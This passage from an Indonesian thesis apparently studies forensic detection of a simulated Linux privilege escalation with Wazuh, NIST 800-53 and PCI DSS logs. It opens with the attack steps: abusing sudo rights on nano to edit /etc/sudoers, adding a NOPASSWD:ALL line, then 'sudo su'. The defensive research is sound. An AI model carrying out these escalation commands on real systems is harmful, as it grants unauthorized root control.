2. Cek hak sudo	Penyerang mengecek hak akses sudo untuk mengetahui perintah yang dapat dijalankan oleh pengguna.	sudo -l	Hasil menunjukkan bahwa pengguna biasa memiliki akses sudo pada beberapa tools, termasuk nano dan vim.
3. Cek hak akses file	Penyerang mengecek file biner yang memiliki bit SUID dan izin sudo.	ls -la /usr/bin/nano ls -la /usr/bin/vim	Penyerang menemukan bahwa nano memiliki izin penuh dan dapat dijalankan dengan hak root.
4. Jalankan nano	Penyerang menggunakan nano untuk mengedit file konfigurasi sudoers.	sudo /usr/bin/nano /etc/sudoers	Penyerang membuka file sudoers dengan hak root melalui nano.
5. Modifikasi sudoers	Penyerang menambahkan konfigurasi baru untuk memberikan akses root kepada pengguna biasa.	Tambahkan baris berikut di dalam nano: user ALL=(ALL) NOPASSWD:ALL	Konfigurasi baru memastikan bahwa pengguna user dapat menjalankan semua perintah dengan hak root tanpa autentikasi.
6. Simpan dan keluar	Penyerang menyimpan	Tekan CTRL+O untuk menyimpan dan	Perubahan pada file sudoers langsung diterapkan karena file

Tahap	Langkah	Perintah	Deskripsi
	perubahan dan keluar dari editor nano.	CTRL+X untuk keluar dari nano.	dijalankan dengan hak root.
7. Dapatkan akses root	Penyerang menjalankan shell root menggunakan hak sudo baru yang diberikan.	sudo su	Penyerang mendapatkan akses penuh sebagai root tanpa memasukkan kata sandi.

Penjelasan Setiap Tahap:

1. **Akses SSH:** Penyerang menggunakan kredensial SSH untuk masuk sebagai pengguna biasa. Kredensial ini dapat diperoleh melalui teknik lain seperti brute force atau phishing.
2. **Cek Hak Sudo:** Penyerang mengecek perintah yang diizinkan oleh konfigurasi sudo untuk pengguna biasa.
3. **Cek Hak Akses File:** Penyerang memvalidasi izin akses pada file biner seperti nano dan vim. Dalam skenario ini, nano memiliki izin penuh.
4. **Modifikasi Sudoers:** Penyerang memanfaatkan izin akses nano untuk memodifikasi file konfigurasi sudoers, menambahkan pengguna user ke dalam daftar yang memiliki akses root tanpa autentikasi.
5. **Akses Root:** Dengan konfigurasi baru, penyerang berhasil meningkatkan hak akses ke root dan menguasai sistem target.

4.3 Monitoring Log dan Akuisisi Data

Akuisisi data log dalam penelitian ini mencakup pengumpulan log dari tiga sumber utama: **Wazuh**, **standar PCI DSS**, dan **kontrol NIST 800-53**.


1. **Log Wazuh:** Log ini dikumpulkan secara real-time dari sistem target menggunakan Wazuh Agent yang terinstal. Data log mencakup aktivitas pengguna, perubahan file konfigurasi, eksekusi perintah, serta percobaan dan keberhasilan serangan *privilege escalation*. Log Wazuh memberikan granularitas tinggi untuk mendeteksi pola serangan dan aktivitas yang mencurigakan.

2. **Log PCI DSS:** Log ini mengacu pada standar keamanan Payment Card Industry Data Security Standard (PCI DSS), yang dirancang untuk melindungi data sensitif dalam lingkungan keuangan. Dalam konteks ini, log PCI DSS digunakan untuk memantau dan memastikan bahwa setiap aktivitas sistem yang berhubungan dengan serangan *privilege escalation* mematuhi kontrol keamanan yang ditetapkan, seperti autentikasi pengguna dan pemantauan aktivitas administratif.
3. **Log NIST 800-53:** Log ini dikumpulkan berdasarkan kerangka kontrol keamanan NIST 800-53, yang menyediakan pedoman untuk melindungi data dan sistem dari ancaman keamanan. Log ini digunakan untuk mengidentifikasi dan mengevaluasi aktivitas serangan *privilege escalation* sesuai dengan kontrol yang relevan, seperti kontrol akses, logging, dan audit.

Semua log yang dikumpulkan ini dikorelasikan untuk mengidentifikasi pola serangan *privilege escalation*, menganalisis kesesuaian dengan standar keamanan, dan memberikan wawasan mendalam terhadap teknik serangan yang digunakan. Dengan pendekatan ini, penelitian memastikan bahwa setiap data yang diperoleh mencakup perspektif teknis (Wazuh), regulasi (PCI DSS), dan kontrol keamanan umum (NIST 800-53).

4.3.1 Akuisisi Data NIST 800-53


1. Tahapan akuisisi data pada log Wazuh diawali dengan proses login menggunakan akun administrator untuk mengakses sistem Wazuh.



Gambar 4.14 Login Wazuh


2. Setelah berhasil masuk, tampilan awal dashboard Wazuh menampilkan berbagai fitur yang mendukung operasional keamanan. Dalam security operations, terdapat pilihan

standarisasi yang digunakan sebagai rujukan pengelolaan log, antara lain standar NIST 800-53 dan PCI DSS. Kedua standar ini digunakan sebagai acuan dalam membaca dan memahami log yang dihasilkan pada tahapan akuisisi data.



Gambar 4.15 Dashboard Wazuh


3. Dashboard Wazuh memberikan grafik visualisasi yang sesuai dengan kontrol dan persyaratan yang ditetapkan oleh standar NIST 800-53.



Gambar 4.16 Dashboard Grafik NIST 800-53


4. Wazuh telah menyediakan database aturan (rules database) yang khusus disesuaikan untuk memenuhi kebutuhan pembacaan dan analisis log serangan sesuai dengan standar

NIST tersebut. Adanya aturan ini memungkinkan sistem secara otomatis mengklasifikasikan dan merespons berbagai kejadian keamanan yang terekam dalam log.



Gambar 4.17 Database Requirements NIST 800-53

5. Secara umum, tahapan akuisisi data meliputi pengumpulan log dari berbagai sumber data yang terkoneksi dengan Wazuh. Data yang dikumpulkan terdiri dari log sistem operasi, aplikasi, audit, serta perangkat jaringan dan keamanan. Semua log ini dikumpulkan secara real-time dan kemudian diproses untuk memastikan integritas serta konsistensi data. Wazuh melalui mekanisme normalisasi mengubah data mentah log menjadi format yang seragam sehingga memudahkan analisis selanjutnya. Selanjutnya, data log yang telah diproses disimpan dengan aman menggunakan sistem proteksi data yang meliputi enkripsi dan kontrol akses ketat, sesuai dengan pedoman keamanan pada NIST 800-53. Keamanan penyimpanan ini bertujuan untuk menjaga kerahasiaan, keutuhan, dan ketersediaan data log agar dapat dimanfaatkan untuk pengawasan, audit, dan investigasi keamanan.



Gambar 4.18 Data Log NIST 800-53


- Tahapan terakhir dari akuisisi data adalah penggunaan log tersebut untuk analisis dan pelaporan. Wazuh melakukan pemantauan berkelanjutan dengan menerapkan aturan keamanan untuk mendeteksi indikasi pelanggaran, dan memberikan peringatan secara cepat kepada administrator sistem. Proses ini mendukung manajemen insiden keamanan yang efektif sesuai dengan kebijakan dan kontrol yang direkomendasikan oleh NIST 800-53. Data tersebut di Export untuk mengamankan data sebelum dilakukan ke tahap analisis.

390 hits							
Dec 20, 2024 @ 13:42:42.802 - Dec 21, 2024 @ 13:42:42.802							
Export Formatted	497 columns hidden	Density	1 fields sorted	Full screen			
timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.srcip	agent.ip
Dec 21, 2024 @ 13:29:11...	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Bench...	3	19009		
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32...	ubuntu20	AU.14, AC.7	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44

Gambar 4.19 Akuisisi Data NIST 800-53

4.3.2 Akuisisi Data PCI DSS

- Dashboard Wazuh memberikan grafik visualisasi yang sesuai dengan kontrol dan persyaratan yang ditetapkan oleh standar PCI DSS.



Gambar 4.20 Dashboard Grafik PCI DSS

- Wazuh telah menyediakan database aturan (rules database) yang khusus disesuaikan untuk memenuhi kebutuhan pembacaan dan analisis log serangan sesuai dengan standar PCI DSS tersebut. Adanya aturan ini memungkinkan sistem secara otomatis mengklasifikasikan dan merespons berbagai kejadian keamanan yang terekam dalam log.

The screenshot shows the 'Requirements' section of the Wazuh PCI DSS interface. It features a table with various PCI DSS requirements, each with a unique ID and a description. The table is organized into columns, and a search bar is available at the top. The requirements listed include:


- 2.2 - Develop configuration standards for all system co...
- 10.2.5 - Use of and changes to identification and authen...
- 10.6.1 - Review the following at least daily: All security ev...
- 10.2.2 - All actions taken by any individual with root or a...
- 10.2.7 - Creation and deletion of system level objects
- 5.2 - Ensure that all anti-virus mechanisms are maintaine...
- 10.2.4 - Invalid logical access attempts
- 10.2.6 - Initialization, stopping, or pausing of the audit logs
- 2.2.4 - Configure system security parameters to prevent...
- 11.5 - Deploy a change detection mechanism (for exampl...
- 10.5.2 - Protect audit trail files from unauthorized modifi...
- 10.5.5 - Use file integrity monitoring or change detection...
- 11.1 - A formal process for approving and testing all netw...
- 1.4 - Install personal firewall software or equivalent funct...
- 2.2.2 - Enable only necessary services, protocols, daem...
- 2.2.3 - Implement additional security features for any req...
- 4.1 - Use strong cryptography and security protocols (for...
- 5.1 - Deploy anti-virus software on all systems common...
- 6.2 - Ensure that all system components and software ar...
- 6.5 - Address common coding vulnerabilities in software ...
- 6.5.1 - Injection flaws, particularly SQL injection. Also con...
- 6.5.2 - Buffer overflows
- 6.5.5 - Improper error handling
- 6.5.7 - Cross-site scripting (XSS)
- 6.5.8 - Improper access control (such as insecure direct ...
- 6.5.10 - Broken authentication and session management
- 6.6 - For public-facing web applications, address new th...
- 8.1.2 - Control addition, deletion, and modification of use...
- 8.1.4 - Remove/disable inactive user accounts within 90 ...
- 8.1.5 - Manage IDs used by third parties to access, supp...
- 8.1.6 - Limit repeated access attempts by locking out the...
- 8.1.8 - If a session has been idle for more than 15 minute...
- 8.2.4 - Change user passwords/passphrases at least on...
- 8.5.1 - Additional requirement for service providers: Serv...
- 8.7 - All access to any database containing cardholder d...
- 10.1 - Implement audit trails to link all access to system c...
- 10.2.1 - All individual user accesses to cardholder data
- 10.4 - Using time-synchronization technology, synchroni...
- 10.6 - Review logs and security events for all system co...
- 11.2.1 - Perform quarterly internal vulnerability scans. Ad...
- 11.2.3 - Perform internal and external scans, and rescans...

Gambar 4.21 Database Requirements PCI DSS

- Secara umum, tahapan akuisisi data meliputi pengumpulan log dari berbagai sumber data yang terkoneksi dengan Wazuh. Data yang dikumpulkan terdiri dari log sistem operasi, aplikasi, audit, serta perangkat jaringan dan keamanan. Semua log ini dikumpulkan secara real-time dan kemudian diproses untuk memastikan integritas serta

konsistensi data. Wazuh melalui mekanisme normalisasi mengubah data mentah log menjadi format yang seragam sehingga memudahkan analisis selanjutnya.

Selanjutnya, data log yang telah diproses disimpan dengan aman menggunakan sistem proteksi data yang meliputi enkripsi dan kontrol akses ketat, sesuai dengan pedoman keamanan pada PCI DSS. Keamanan penyimpanan ini bertujuan untuk menjaga kerahasiaan, keutuhan, dan ketersediaan data log agar dapat dimanfaatkan untuk pengawasan, audit, dan investigasi keamanan.



Gambar 4.22 Data Log PCI DSS

4. Tahapan terakhir dari akuisisi data adalah penggunaan log tersebut untuk analisis dan pelaporan. Wazuh melakukan pemantauan berkelanjutan dengan menerapkan aturan keamanan untuk mendeteksi indikasi pelanggaran, dan memberikan peringatan secara cepat kepada administrator sistem. Proses ini mendukung manajemen insiden keamanan yang efektif sesuai dengan kebijakan dan kontrol yang direkomendasikan oleh PCI DSS. Data tersebut di Export untuk mengamankan data sebelum dilakukan ke tahap analisis.

The screenshot displays the Wazuh PCI DSS overview dashboard, focusing on the table of 402 hits. The table is filtered for the time range Dec 20, 2024 @ 13:00:09.218 to Dec 21, 2024 @ 13:30:05.609. The table has columns for timestamp, agent name, rule PCI DSS, rule description, rule level, rule ID, data source, and agent IP. The table is highlighted with a red border.

timestamp	agent.name	rule.pci_dss	rule.description	rule.level	rule.id	data.scrip	agent.ip
Dec 21, 2024 @ 13:29:11.845	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:24:48.974	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48.985	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32.941	ubuntu20	10.2.5	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20.968	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20.960	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00.920	ubuntu20	10.2.4, 10.2.5	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50.925	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503		192.168.1.44

Gambar 4.23 Akuisisi Data PCI DSS

4.3.3 Ringkasan Perbedaan Akuisisi Data

Tabel 4.2 Perbedaan Akuisisi Data NIST 800-53 dengan PCI DSS

Aspek	NIST 800-53	PCI DSS
Fokus Standar	Komprehensif aspek keamanan IT	Perlindungan data kartu pembayaran
Sumber Log	Sistem operasi, aplikasi, jaringan, audit luas	Sistem berkaitan data kartu dan pembayaran
Normalisasi	Format log seragam untuk kontrol luas	Fokus pada insiden terkait data kartu
Penyimpanan	Enkripsi dan kontrol akses ketat	Enkripsi, kontrol akses, retention minimal
Penggunaan Log	Audit, investigasi, deteksi insiden	Audit kepatuhan, deteksi insiden data kartu

4.3.4 Tujuan Akuisisi Data

Tujuan akuisisi data adalah untuk mengumpulkan, mengamankan, dan memelihara bukti digital secara akurat dan sah sehingga dapat digunakan dalam proses investigasi serta penegakan hukum. Akuisisi data bertujuan memastikan integritas, keaslian, dan keutuhan data digital agar tidak terjadi perubahan, kehilangan, atau kerusakan selama pemeriksaan forensik, sehingga dapat memberikan gambaran yang valid atas kejadian atau aktivitas yang terjadi pada sistem digital.

4.4 Analisis Forensik dan Hasil Analisis


Setelah melakukan akuisisi pada log tahapan selanjutnya ialah analisis forensik, langkah penting dari penelitian ini karena tujuan dari analisis ialah untuk mencari informasi yang diinginkan. Analisis pada tahapan ini ialah pada data hasil akuisisi log sebelumnya yaitu log activity dari wazuh server.

Log activity merupakan satu dari sekian bukti digital yang penting pada penelitian ini, karena di dalamnya terdapat informasi berupa Timestamp (bulan/tanggal/tahun dan waktu), Agent Name, Rule Security Operations, Rule Description, Rule Level, Rule ID, Data Srcip, Agent IP, Data Dstuser, Full Log, Data Command, Data pwd, Data srcuser, dll. Informasi tersebut merupakan komponen penting dalam penyelidikan yang akan dilakukan

oleh investigator untuk mendapatkan pelaku penyerangan dan mengenali karakteristik artefak serangan sehingga dapat memberikan rekomendasi perbaikan.

4.4.1 Analisis Forensik Log NIST 800-53

Setelah dilakukan simulasi serangan, investigator melakukan penarikan aktivitas data log di server melalui API Wazuh Server yang dapat dilihat hasil akuisisi log pada gambar 4.24 berikut ini.



timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.scrip	agent.ip
Dec 21, 2024 @ 13:29:11.845	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Benchmark v2.0.0: Ensure updates...	3	19009		
Dec 21, 2024 @ 13:24:48.974	ubuntu20	AU.14, AC.7	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48.965	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT executed.	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32.941	ubuntu20	AU.14, AC.7	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20.968	ubuntu20	AU.14, AC.7	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20.960	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT executed.	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00.920	ubuntu20	AU.14, AC.7	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50.925	ubuntu20	AU.14, AC.7	PAM: User login failed.	5	5503		192.168.1.44
